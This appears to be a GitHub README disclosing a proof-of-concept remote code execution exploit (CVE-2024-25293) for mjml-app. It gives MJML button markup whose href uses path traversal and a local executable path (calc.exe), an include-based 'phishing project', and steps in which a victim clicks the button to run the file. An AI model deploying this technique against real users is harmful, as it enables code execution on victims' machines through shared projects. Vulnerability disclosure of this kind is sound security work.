
 eqstlab/cve-2024-25293
mjml-app v3.0.4 & 3.1.0-beta RCE exploit

A Proof-Of-Concept for CVE-2024-25293 vulnerability.
mjml-app v3.0.4 & 3.1.0-beta was discovered to contain a remote code execution (RCE)
In this repository there is an example vulnerable application and proof-of-concept (POC) exploit of it.

Step 1) The attacker creates an 'mj-button' with an 'href' tag and
<mjml>
  <mj-body>
    <mj-section>
      <mj-column>
        <mj-button background-color="#f45e43" color="white" href="C:\Users\EQST\Desktop\jruru\..\jruru_hacked.txt"> jruru </mj-button>
        <mj-button background-color="#f45e43" color="white" href="C:Windows/System32/calc.exe"> Code Execution </mj-button>
      </mj-column>
    </mj-section>
  </mj-body>
</mjml>

Step 2) The attacker creates the main phishing project with the following code.
<!-- header.mjml -->
<mj-section>
  <mj-column>
    <mj-text>This is a demo jruru</mj-text>
  </mj-column>
</mj-section>
<!-- main.mjml -->
<mj-include path="./index.mjml" />

Step 3) The victim opens the shared project and clicks the button, triggering the execution of payload(etc. calc , notepad)

Running exe files through href tags within an application is risky, and running files in combination with Path Traversal is a security concern. This allows phishing projects to be created and deployed to execute local files. Therefore, it is essential to modify this feature to prevent such execution.
